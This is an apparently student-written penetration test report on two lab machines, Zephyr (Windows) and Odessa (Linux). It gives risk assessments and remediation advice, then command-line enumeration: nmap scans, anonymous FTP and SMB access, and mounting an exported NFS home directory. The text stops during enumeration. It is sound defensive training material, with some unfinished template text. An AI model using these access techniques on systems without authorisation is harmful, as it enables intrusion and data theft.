Penetration Test Report



TABLE OF CONTENTS

Contents

TABLE OF CONTENTS 1

PENETRATION TEST REPORT- ZEPHYR & ODESSA MACHINES 2

RISK ASSESSMENT (WINDOWS – ZEPHYR) 3

RISK ASSESSMENT (LINUX – ODESSA) 3

RECOMMENDATIONS (WINDOWS – ZEPHYR) 4

RECOMMENDATIONS (LINUX – ODESSA) 4

METHODOLOGY 6

PLANNING 6

(WINDOWS – ZEPHYR) 6

(LINUX – ODESSA) 8

ENUMERATION 10

ZEPHYR (WINDOWS – 192.168.2.217) ENUMERATION 10

ENUMERATION (ODESSA – LINUX) 16

ATTACK 23

EXPLOITATION (ZEPHYR – WINDOWS) 23

EXPLOITATION (ODESSA – LINUX) 33

DETAILED VULNERABILITY INFORMATION 41

APPENDIX 43

REFERENCES 48

Executive Summary

PENETRATION TEST REPORT- ZEPHYR & ODESSA MACHINES

As part of a controlled security assessment, a penetration test was conducted against two target systems:

- **Zephyr** (192.168.2.217 – Windows)
- **Odessa** (192.168.2.216 – Linux)

The testing was performed from an attacker machine with IP address **10.8.0.17**.

The objective of this engagement was to identify vulnerabilities, assess their impact, and determine the level of access that could be achieved by an attacker.

A number of vulnerabilities were discovered within the scope of this assessment, primarily related to misconfigured services, weak access controls, and exposed sensitive data.

A total of **X high vulnerabilities** were discovered within the scope, with several leading to partial system compromise and unauthorised access to sensitive data (flags).

- On the Zephyr (Windows) system, exploitation of anonymous FTP access allowed file upload into the web directory, leading to remote command execution (RCE) through a malicious web shell. This resulted in retrieving of the easy flag, successful system compromise at a low-privileged level.
- On the Odessa (Linux) system, a misconfigured NFS share (no_root_squash) exposed sensitive files including SSH private keys. This allowed lateral movement between users (alice to bob) and retrieve both easy and intermediate flags, showing deeper system access.

The highest level of penetration achieved during this assessment was:

- **Zephyr:** Remote command execution as IIS service account (low privilege)
- **Odessa:** Access to multiple user accounts and sensitive files, but no full root compromise

Table 1 below summarizes the findings from the test. (how many flags found)

Vulnerability Rating	Zephyr (Windows)	Odessa (Linux)
High (hard)	0	0
Medium (intermediate)	0	1
Low (easy)	1	1

Table 1. Penetration Test Findings Summary

RISK ASSESSMENT (WINDOWS – ZEPHYR)

Overall, it is assessed that the **Zephyr (192.168.2.217)** system tested represents a HIGH RISK to the business operations. These risks relate to the possibility of a malicious party being able to:

- Gain unauthorised access via anonymous FTP login, allowing access to sensitive directories
- Upload malicious files into the web server directory, leading to remote code execution (RCE)
- Execute system commands through a web shell which can give control over the compromised system
- Enumerate system files and retrieve sensitive datas
- Identify privilege escalation vectors (e.g. SeImpersonatePrivilege) which could lead to full system compromise

This goes to show that an attacker is able to gain initial access, execute arbitrary commands, and partially compromise the system, which could potentially lead to complete administrative control if fully exploited.

RISK ASSESSMENT (LINUX – ODESSA)

Based on my assessment, the Odessa system at 192.168.2.216 represents a HIGH RISK to business operations. The vulnerabilities I identified demonstrate that an attacker can gain unauthorised access to sensitive files, pivot between user accounts, and retrieve confidential information without requiring elevated privileges initially.

From my analysis, an attacker can move through the following stages: initial access, then credential harvesting, then lateral movement, then data exfiltration. This progression significantly increases the overall impact.

These risks relate to what a malicious party would be able to do. I have outlined the specific capabilities below:

- Access sensitive files through a misconfigured NFS share with no_root_squash enabled
- Read files as root from the mounted share, exposing critical data such as SSH private keys
- Perform lateral movement by leveraging exposed credentials to switch between users
- Crack encrypted private keys and databases due to weak passphrases
- Gain access to multiple user accounts, for example moving from alice to bob
- Retrieve sensitive data including flag_easy.txt and flag_intermediate.txt
- Identify potential privilege escalation vectors such as the pkexec vulnerability, even if not successfully exploited

---

RECOMMENDATIONS (WINDOWS – ZEPHYR)

To reduce the risk associated with the vulnerabilities, it is recommended that a remediation program be initiated that covers the actions outlined in this report. The recommendations include, but are not constrained to:

- Disable anonymous FTP access and restrict permissions to authorised users only
- Update the relevant operating system and ensure all security patches are applied
- Update and secure the Microsoft IIS web server configuration to prevent file upload and execution vulnerabilities
- Enforce a strong password policy and secure authentication mechanisms
- Review the privileges associated with user roles and restrict unnecessary permissions
- Remove or restrict unnecessary services such as exposed SMB, FTP, and WinRM where not required

If SecurityHolesRUs address the vulnerabilities outlined, then the attack surface will be greatly reduced and thus decreasing the likelihood of a successful attack.

RECOMMENDATIONS (LINUX – ODESSA)

To reduce the risk associated with the vulnerabilities I identified, the following remediation actions are recommended:

- Disable no_root_squash in NFS configurations to prevent root level file access from remote systems
- Restrict NFS shares to trusted hosts only and enforce proper access controls
- Ensure sensitive files such as .ssh directories and private keys are not exposed through shared directories
- Enforce strong passphrases for SSH keys and encrypted databases, for example KeePass files
- Remove unnecessary or outdated services such as exposed NFS and RPC services if not required
- Patch known vulnerabilities such as pkexec (CVE-2021-4034) to prevent privilege escalation
- Apply the principle of least privilege for user accounts and file permissions
- Monitor and audit access to shared directories and authentication attempts

METHODOLOGY

The penetration testing methodology used for this assessment is based on the NIST (National Institute of Standards and Technology) Penetration Testing Framework.

NIST is a recognized cybersecurity standard used by organizations and security professionals to perform security assessments in a structured and systematic way. It provides clear phases that guide any testers through its steps, identifying, exploiting, and reporting vulnerabilities in a controlled and repeatable manner.

1. Planning and Reconnaissance

In this phase, basic information about the target systems is collected, such as open ports, running services, and possible entry points. Tools like Nmap were used to understand the attack surface.

2. Enumeration

Further investigation of discovered services (FTP, SMB, HTTP, SSH) was carried out to identify misconfigurations, accessible files, and useful information that could lead to exploitation.

3. Exploitation (Attack Phase)

Identified vulnerabilities were then exploited to gain access. This included actions such as uploading malicious files, executing commands, and retrieving flags.

4. Privilege Escalation

After initial access, additional techniques were used to try and gain higher privileges by exploiting misconfigurations or weak permissions.

5. Post-Exploitation and Reporting

All findings, including vulnerabilities, impacts, and evidence (commands and screenshots), were documented for reporting.

PLANNING

(WINDOWS – ZEPHYR)

SCOPE

The penetration test was conducted against the following system within the defined lab environment:

- **Target System:** Zephyr (Windows Server)

- **Target IP Address:** 192.168.2.217
- **Attacker Machine IP:** 10.8.0.17

This was a controlled internal penetration test performed within a lab network. The objective was to identify security weaknesses, assess their impact, and determine how far an attacker could progress within the system.

During initial reconnaissance, it was identified that the target exposed multiple services, including a web service accessible via:

- http://192.168.2.217/ (Microsoft IIS Web Server)

This web application, along with other exposed services such as FTP, SMB, WinRM, and RDP, was included in scope as potential entry points for exploitation.

Additionally, authentication mechanisms such as FTP login (anonymous and user-based) and SMB access were considered within scope due to their potential for misconfiguration and unauthorised access.

ACTIVITIES INVOLVED

The following activities were performed during the assessment:

Scanning and enumeration of services within scope

- I scanned the target system using tools such as Nmap to identify open ports, running services, and accessible network resources
- This helped me map the attack surface, including services like FTP, HTTP (IIS), SMB, RDP, and WinRM

Identification of potential vulnerabilities

- I further analysed discovered services to identify weaknesses such as anonymous FTP access, exposed SMB shares, weak authentication mechanisms, and improper service configurations
- Particular attention was given to services that could allow file access or remote interaction

Assessment and exploitation of vulnerabilities

- Identified vulnerabilities were tested in a controlled manner to confirm their validity
- This included attempting authentication bypass through anonymous FTP, brute forcing credentials, uploading files to the web server, and executing commands through a web shell to achieve Remote Code Execution

After exploiting check impact

- After gaining access, I performed additional enumeration from within the compromised system to identify privilege levels, accessible directories, and possible escalation paths such as SeImpersonatePrivilege
- Attempts were made to escalate privileges using known techniques

Reporting and documentation

- All findings were documented, including successful attack paths, failed attempts, system behaviour, and identified vulnerabilities
- Evidence such as commands used, outputs, and screenshots was recorded to support the findings and provide remediation recommendations

(LINUX – ODESSA)

SCOPE

The penetration test was conducted against the following system within the defined lab environment:

- **Target System:** Odessa (Linux Server)
- **Target IP Address:** 192.168.2.216
- **Attacker Machine IP:** 10.8.0.17

This was a controlled internal penetration test. The objective was to identify vulnerabilities in a Linux based system and determine how an attacker could exploit misconfigurations to gain access and then move laterally within the system.

Several exposed services were identified during initial reconnaissance. These included SSH, SMB, RPC, and NFS. No direct web application was found, so my focus shifted towards network services and file sharing mechanisms as the primary attack vectors.

The following services were included in scope:

- SSH on Port 22, examined for potential credential based access
- SMB on Ports 139 and 445, checked for possible file sharing issues and misconfigurations
- NFS on Port 2049, considered a high risk service since it is often vulnerable when misconfigured
- RPC on Port 111, a supporting service for NFS that proved useful for enumeration

User accounts such as alice and bob were discovered during enumeration. These were also considered within scope as part of testing for privilege escalation and lateral movement.

ACTIVITIES INVOLVED

The following activities were performed during the assessment:

Scanning and enumeration of services within scope

- I scanned the target system using Nmap to identify open ports and running services
- Enumeration focused heavily on NFS and SMB. These services are commonly associated with misconfigurations and sensitive data exposure in Linux environments

Identification of potential vulnerabilities

- Services were analysed to identify weaknesses such as exposed NFS shares, improper permissions, and accessible user directories
- A critical misconfiguration was discovered: an NFS share exporting /home/alice

Assessment and exploitation of vulnerabilities

- I mounted the NFS share locally to investigate its contents
- Due to the no_root_squash configuration, root level access to files was obtained
- This allowed retrieval of sensitive data including SSH private keys
- Those keys were then cracked using a wordlist attack, which enabled SSH access as the user alice

Post-exploitation and lateral movement

- Once access as alice was achieved, I conducted further enumeration to identify additional sensitive files and credentials
- A KeePass database was discovered, extracted, and cracked to obtain credentials for another user, bob
- This allowed lateral movement within the system and access to additional sensitive files, including the intermediate flag

Privilege escalation attempts

- The system was checked for privilege escalation vulnerabilities

- A known vulnerability, PwnKit (CVE-2021-4034), was identified
- Exploitation was unsuccessful due to environmental restrictions

Reporting and documentation

- All steps and findings were carefully documented, including how vulnerabilities were discovered, how they were exploited, and what level of access was achieved
- Evidence such as commands, outputs, and screenshots was recorded to support the assessment

ENUMERATION

Provide Table with: IP , Ports, Service

ZEPHYR (WINDOWS – 192.168.2.217) ENUMERATION

The enumeration phase was performed to identify exposed services, accessible resources, and possible entry points on the Zephyr target. I focused on discovering open ports, determining service versions, and investigating services that could allow unauthorised access or provide useful information for later exploitation.

1. NETWORK SCANNING

To identify open ports and services running on the target system, an Nmap scan was performed.

```
ubuntu@ip-10-63-160-109 [~]$ nmap -Pn -p- -T4 192.168.2.217
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-08 05:04 UTC
Nmap scan report for ip-192-168-2-217.ap-southeast-2.compute.internal (192.168.2.217)
Host is up (0.048s latency).
Not shown: 65519 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 59.88 seconds
ubuntu@ip-10-63-160-109 [~]$
```

Full port scan identifying open ports on Zephyr

This scan was used to discover all open ports on the system. It revealed multiple open ports including **21 (FTP), 80 (HTTP), 135, 139, 445 (SMB), 3389 (RDP), and 5985 (WinRM)**, indicating a Windows-based system with several exposed services.

A more detailed scan was then conducted to identify service versions and gather additional information.

nmap -sC -sV 192.168.2.217



Service/version scan identifying FTP, IIS web server, and SMB services.

The scan confirmed that Microsoft FTPD was running on the target, with anonymous login enabled. Microsoft IIS 10.0 and SMB services were also detected. This further confirmed a Windows server environment.

2. FTP ENUMERATION

Since FTP allowed anonymous access, it was tested manually.

ftp 192.168.2.217

Login using:


Username: anonymous
Password: anonymous


Anonymous login was successful, indicating weak access control.

The directory listing revealed folders such as:

- aspnet_client
- App_Data
- iisstart.htm

These files indicated that the FTP directory was linked to the **IIS web server directory**, suggesting a possible path for web-based exploitation.





When I interacted further with the FTP service, files like iisstart.htm and iisstart.png could be downloaded without issue. However, my initial attempts to upload files returned an "Access is denied" error. This suggested that write permissions were either restricted or inconsistently configured.


I also navigated within directories such as App_Data and confirmed the structure of the web application. That finding further supported the conclusion that the FTP directory was closely linked to the IIS web root. Under the right conditions or with specific file types, file upload might still be possible. This behaviour could potentially be leveraged for exploitation.

3. WEB ENUMERATION

The web service was accessed through a browser:

http://192.168.2.217

The page displayed the default Microsoft IIS page, confirming that the web server was active and likely serving files from the same location exposed via FTP.



Default IIS web page confirming active web service.

To verify if uploaded files would be accessible through the web server, a test file was uploaded:

put test.txt

The file was then accessed via:

http://192.168.2.217/test.txt

The file was successfully retrieved, confirming that **FTP uploads were written directly into the web root directory**, making them executable via the web server.

4. SMB ENUMERATION (IMPROVED VERSION)

SMB services were identified during the Nmap scan, indicating that the system may expose shared resources. To investigate this further, SMB shares were enumerated without authentication using the following command:

smbclient -L //192.168.2.217 -N


```
</html>ubuntu@ip-10-63-160-109 [~]$ smbclient -L //192.168.2.217 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
SMB1 disabled -- no workgroup available
ubuntu@ip-10-63-160-109 [~]$ smbclient //192.168.2.217/Share -N
Try "help" to get a list of possible commands.
smb: \>
```

Enumeration of SMB shares showing accessible resources.

This revealed multiple shares, including a share named **Share**, which appeared to be accessible without requiring credentials. The ability to list shares anonymously suggests weak access control and potential misconfiguration.

The identified share was then accessed:



Anonymous access to SMB share revealing sensitive files.

smbclient //192.168.2.217/Share -N

Once connected, the contents of the share were listed


This revealed the presence of files such as:


- flag_easy.txt
- ftp.txt

From my analysis, the discovery of these files indicates that sensitive data was exposed through an anonymously accessible SMB share. Such a share should not be publicly accessible. This points to a clear security misconfiguration.

Downloaded get flag_easy.txt

I confirmed through this retrieval that an attacker can access and extract sensitive information without authentication. This demonstrates a significant vulnerability in the system.





After reviewing the contents, I confirmed that the files held meaningful information. The file ftp.txt contained a message suggesting that access to the FTP user account might require further interaction or brute force attempts.

From this I concluded that the SMB share was not just exposing files. It was also providing hints that could assist further exploitation. This increases the overall impact of the vulnerability.

5. KEY ENUMERATION FINDINGS

From the enumeration phase, I identified several important misconfigurations and weaknesses within the target system I found that the system demonstrated weak access controls and multiple service misconfigurations. Several potential entry points exist for an attacker to gain unauthorised access and progress towards full system compromise.


- Anonymous FTP access was enabled, allowing unauthorised users to access web related directories
- The FTP directory structure matched the IIS web server root, indicating a potential path for file upload and execution
- Initial FTP interactions revealed inconsistent permissions, suggesting possible write access under certain conditions
- The web server was accessible and serving default IIS content, confirming an active HTTP service
- SMB shares were accessible without authentication, exposing internal resources
- Sensitive files such as flag_easy.txt and ftp.txt were publicly accessible through SMB
- Retrieved file contents provided additional insight that could assist further exploitation
- Multiple exposed services (FTP, HTTP, SMB, RDP, WinRM) increased the overall attack surface

ENUMERATION (ODESSA – LINUX)

1. NETWORK SCANNING

An Nmap scan was performed:

nmap -Pn 192.168.2.216



This revealed the following key services:

- 22 (SSH)
- 111 (RPC)
- 139 / 445 (SMB – Samba 4.6.2)
- 2049 (NFS)

What this tells us:

From my assessment, the system is running multiple network facing services. This increases the overall attack surface. The presence of both SMB and NFS together is particularly significant, as these services are commonly associated with file sharing. In many cases, misconfigurations in either service can expose sensitive files or allow unauthorised access.

NFS is of special concern. I know from experience that it is highly insecure if not configured properly. For this reason, I treated it as a primary target for further enumeration.

```
ubuntu@ip-10-63-160-109 [~]$ nmap -sC -sV 192.168.2.216
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-08 07:06 UTC
Nmap scan report for ip-192-168-2-216.ap-southeast-2.compute.internal (192.168.2.216)
Host is up (0.054s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      43838/udp6  mountd
|   100005  1,2,3      50639/tcp   mountd
|   100005  1,2,3      56881/tcp6  mountd
|   100005  1,2,3      58396/udp   mountd
|   100021  1,3,4      38289/tcp   nlockmgr
|   100021  1,3,4      41988/udp6  nlockmgr
|   100021  1,3,4      44643/tcp6  nlockmgr
|   100021  1,3,4      59808/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
2049/tcp open  nfs_acl     3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

I ran a detailed Nmap scan using the flags sC and sV. This confirmed the service versions and revealed multiple RPC related services including mountd, nlockmgr, and nfs_acl. All of these were linked to NFS. From this I determined that NFS is fully active and being used for file sharing, not merely exposed on a single port

this finding is significant. It indicates that network shares likely exist and could potentially be accessed or mounted. For this reason, I made NFS the main target for further enumeration.

2. NFS ENUMERATION

To investigate the NFS service:

showmount -e 192.168.2.216

```
ubuntu@ip-10-63-160-109 [~]$ showmount -e 192.168.2.216
Export list for 192.168.2.216:
/home/alice *
```

This revealed:

/home/alice

What this tells us:

- The system is exporting a user's home directory over the network
- This is a significant finding, as home directories typically contain sensitive information such as SSH keys, configuration files, and user data
- Exporting such a directory suggests weak access control and increases the likelihood of misconfiguration

This immediately identified NFS as a high-value attack vector.

3. MOUNTING THE NFS SHARE

The share was mounted locally to inspect its contents:

sudo mount -t nfs 192.168.2.216:/home/alice /tmp/odessa
ls -la /tmp/odessa

```
ubuntu@ip-10-63-160-109 [~]$ smbclient -L //192.168.2.216 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Odessa server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

```
ubuntu@ip-10-63-160-109 [~]$ mkdir /tmp/odessa
ubuntu@ip-10-63-160-109 [~]$ sudo mount -t nfs 192.168.2.216:/home/alice /tmp/odessa
ubuntu@ip-10-63-160-109 [~]$ ls -la /tmp/odessa
total 68
drwxr-xr-x  7 postgres postgres 4096 Oct 16  2023 .
